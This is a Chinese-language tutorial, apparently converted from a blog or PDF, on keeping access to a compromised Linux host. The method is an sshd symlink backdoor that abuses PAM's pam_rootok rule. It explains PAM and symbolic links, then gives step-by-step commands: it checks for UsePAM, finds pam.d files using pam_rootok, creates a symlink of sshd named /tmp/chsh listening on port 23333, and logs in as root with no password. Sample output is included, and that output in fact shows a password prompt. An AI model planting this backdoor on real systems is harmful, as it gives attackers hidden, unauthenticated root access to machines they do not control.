


软连接维持

原理介绍

PAM介绍

PAM认证一般遵循这样的顺序：Service(服务)→PAM(配置文件)→pam_*.so。PAM认证首先要确定那一项服务，然后加载相应的PAM的配置文件(位于/etc/pam.d下)，最后调用认证文件(位于/lib/security下)进行安全认证，用户访问服务器的时候，服务器的某一个服务程序把用户的谁请求发送到PAM模块进行认证。对于不同的服务器应用程序所对应的PAM模块也是不同的。如果想查看某个程序是否支持PAM使用 `ls /etc/pam.d`，



```
[root@localhost html]# ls /etc/pam.d
chfn          passwd        runuser-l     sudo-i
chsh          password-auth smartcard-auth su-l
config-util   password-auth-ac smartcard-auth-ac system-auth
cron          polkit-1      smtp          system-auth-ac
fingerprint-auth postlogin     smtp.postfix  systemd-user
fingerprint-auth-ac postlogin-ac  sshd          vlock
login         remote       su            vmtoolsd
other         runuser      sudo
```

软连接介绍

软连接称之为符号连接（Symbolic Link），也叫软连接。软链接文件有类似于Windows的快捷方式。它实际上是一个特殊的文件。在符号连接中，文件实际上是一个文本文件，其中包含的有另一文件的位置信息。

下来做个实验演示演示一下

```
touch test.txt //创建test.txt文件
ln -fs /var/www/html/1.txt test.txt
cat test.txt
```

```
[root@localhost html]# cat test.txt
123
[root@localhost html]# ls -al test.txt
lrwxrwxrwx. 1 root root 19 3月 24 16:37 test.txt -> /var/www/html/1.txt
```

ln命令介绍

-f, --force	强行删除任何已存在的目标文件
-s, --symbolic	制作符号链接而不是硬链接

后门原理

ssd软连接是 Linux下很经典的一种权限维持方法,其中涉及的一个比较重要的模块是“pam_rootok.so”模块,“pam_rootok.so”模块的功能是若用户UID是0,返回成功,当“/etc/pam.d/ssh”文件配置了“auth sufficient pam_rootok.so”时不需要密码登录。当在被控制端执行命令“ln -sf /usr/sbin/sshd /tmp/su;/tmp/su-oPort=1234”建立sshd的软连接后门,PAM认证时会根据软连接的名字到“/etc/pam.d/”目录寻找对应到PAM认证文件,由于软连接的文件名为“su”,所以SSH的认证文件就被替换成了“/etc/pam.d/su”,而“su”中默认配置了“auth sufficient pam_rootok.so”,从而导致SSH可以不需要密码登录。

软连接维持

1、判断此计算机SSH是否开启了PAM认证

```
cat /etc/ssh/sshd_config|grep UsePAM
```

```
[root@localhost html]# cat /etc/ssh/sshd_config|grep "UsePAM yes"
UsePAM yes
```

2、查看pam.d文件下哪些文件配置了pam_rootok

```
find /etc/pam.d |xargs grep "pam_rootok"
```

```
[root@localhost pam.d]# find /etc/pam.d | xargs grep "pam_rootok"
grep: /etc/pam.d: 是一个目录
/etc/pam.d/config-util:auth          sufficient      pam_rootok.so
/etc/pam.d/chfn:auth                 sufficient      pam_rootok.so
/etc/pam.d/chsh:auth                 sufficient      pam_rootok.so
/etc/pam.d/runuser:auth               sufficient      pam_rootok.so
/etc/pam.d/su:auth                   sufficient      pam_rootok.so
```

3、以root权限建软连接


```
ln -sf /usr/sbin/sshd /tmp/chsh;/tmp/chsh -oPort=23333
```

```
ln -sf /usr/sbin/sshd /tmp/chsh 建立sshd的软连接
```

```
/tmp/chsh -oPort=23333 更改端口为23333
```

4、进行登录

```
ssh root@[IP地址] -p [后门端口] 不需要密码
```



```
PS C:\Users\DaoEr> ssh root@192.168.41.134 -p 23333
root@192.168.41.134's password:
Last login: Thu Mar 24 15:56:19 2022 from 192.168.41.1
[root@localhost ~]#
```